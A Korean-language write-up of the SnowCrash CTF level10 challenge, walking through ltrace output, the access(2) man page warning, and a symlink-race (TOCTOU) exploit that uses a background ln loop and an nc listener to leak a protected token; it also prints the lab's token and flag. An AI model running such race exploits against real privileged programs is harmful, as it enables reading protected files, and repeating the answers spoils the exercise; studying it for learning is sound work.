# level10

| | |
|---|---|
| 태그 | Network Shell |
| 상태 | 완료 |



# 풀이과정

## 겪었던 어려움

- nc를 통해서 해당 포트에 대한 입력을 받을 때, 무한 루프문을 잘못써서 제대로 플래그 값이 안나와서 오래 걸렸다.
- 실행파일에서 여러 시스템콜을 하는데, 어떤 함수가 허점이 있는지 쉽게 발견하기 어려웠다.

## 풀이과정

### ltrace

`touch /tmp/file` 을 통해서 파일을 만들고

`ltrace ./level10 /tmp/file 127.0.0.1` 를 이용해서 프로그램이 실행되면서 사용되는 동적라이브러리를 확인한다.

```
level10@SnowCrash:~$ ltrace ./level10 /tmp/file 127.0.0.1
__libc_start_main(0x80486d4, 3, 0xbffff7b4, 0x8048970, 0x80489e0 <unfinished ...
>
access("/tmp/file", 4)                          = 0
printf("Connecting to %s:6969 .. ", "127.0.0.1") = 32
fflush(0xb7fd1a20Connecting to 127.0.0.1:6969 .. )
 = 0
socket(2, 1, 0)                                 = 3
inet_addr("127.0.0.1")                          = 0x0100007f
htons(6969, 1, 0, 0, 0)                         = 14619
connect(3, 0xbffff6fc, 16, 0, 0)                = 0
write(3, ".*( )*.\n", 8)                        = 8
printf("Connected!\nSending file .. "Connected!
)           = 27
fflush(0xb7fd1a20Sending file .. )                                  = 0
open("/tmp/file", 0, 010)                       = 4
read(4, "", 4096)                               = 0
write(3, "", 0)                                 = 0
puts("wrote file!"wrote file!
)                           = 12
+++ exited (status 12) +++
```

그럼 level10 프로그램이 access를 사용하는 것을 알 수 있다.

## access

```
Warning: Using these calls to check if a user is authorized to,
       for example, open a file before actually doing so using open(2)
       creates a security hole, because the user might exploit the short
       time interval between checking and opening the file to manipulate
       it.  For this reason, the use of this system call should be
       avoided.  (In the example just described, a safer alternative
       would be to temporarily switch the process's effective user ID to
       the real ID and then call open(2).)
```

```
경고: 이러한 호출을 사용하여 사용자에게 권한이 있는지 확인합니다,
       예를 들어, 실제로 open(2)를 사용하기 전에 파일을 여는 경우
       를 사용하면 사용자가 파일을 검사하고 여는 짧은
       짧은 시간 간격을 악용하여 파일을 조작할 수 있기 때문입니다.
       조작할 수 있기 때문입니다.  따라서 이 시스템 호출의 사용은
       피해야 합니다.  (방금 설명한 예제에서 더 안전한 대안은
       프로세스의 유효 사용자 ID를 일시적으로 실제 ID로
       로 일시적으로 전환한 다음 open(2)를 호출하는 것입니다.)
```

man access 속에 이러한 허점이 있다는 사실을 알 수 잇다.

## nc

기존 창이 아니라 다른 창을 하나 키고 포트포워딩을 해서 `nc -lk 127.0.0.1 6969` 를 이용해서 6969포트에 들어오는 입력을 listen 해주게끔 만들어서 대기하게 한다.


- -l : nc를 서버로 동작시키고 연결을 대기합니다.

- -k : listening 모드로 실행되었을 때 연결이 완료되더라도 프로세스가 종료되지 않도록 하는 옵션. l 옵션과 함께 사용되지 않으면 에러.

### ln

`touch /tmp/exploit` 을 통해서 파일을 만들고 `while true; do ln -fs ~/token /tmp/exploit; ln -fs /tmp/file /tmp/exploit; done &` 을 통해서 token과 /tmp/file을 무한루프를 통해서 반복해서 심볼릭 링크 생성을 만들어서 access의 헛점을 노리는 명령어를 백그라운드로 만들었고 `while true; do ./level10 /tmp/exploit 127.0.0.1; done` 을 통해서 무한으로 ./level10을 실행시키게 만들면 flag값을 얻을 수 있게 된다.

- -f : 동일 링크파일이 있을 경우 기존 파일을 지우고 링크파일을 생성한다.
- -s : 심볼릭 링크파일을 생성한다.




`“woupa2yuojeeaaed06riuj63c"`

## 정답


`“feulo4b72j7edeahuete3no7c”`

# 출처

[NC] NetCat 사용하기

NC(Netcat)

https://gptjs409.github.io/infra/2016/09/08/nc.html

strace, ltrace


##### strace프로그램이 실행되는 동안 수행되는 시스템콜을 추적하는 도구디버깅 초기에 문제를 확인하거나 메모리 문제 같은 운영체제 관련 문제를 추적할 때 사용 $ strace -helpusage: strace [-CdffhiqrtttTvVxxy] [-I n] [-e expr]... [-a column] [-o file] [-s strsize] [-P

https://jiming.tistory.com/237

Linux - ln 명령어 옵션정리

ln : Link 의 약어로서 리눅스 파일 시스템에서 링크파일을 만드는 명령어 ### 옵션 정리$ ln a b -b : 이미 동일명의 링크파일이 있을경우 백업파일을 만들고 링크파일을 생성한다. (--backup 동일)$ ln -b a b -d : 디렉토리에 대한 하드링크파일 생성을 가능하게 한다. (시스템 권한제어로

https://big-sun.tistory.com/25




[Linux] 쉘스크립트 background 실행 및 Core pinning 방법

쉘스크립트 background 실행방법 3 가지 1) 실행 명령어 뒤에 & 붙이기 ex) ./startcol.sh& 2) nohup 명령어 이용하기 ex) nohup /scratch/s5104a11/jwpyo/collect/collect_master_5sec.sh > /dev/null 2>&1 & 세션이 종료

https://anaelle.tistory.com/43#google_vignette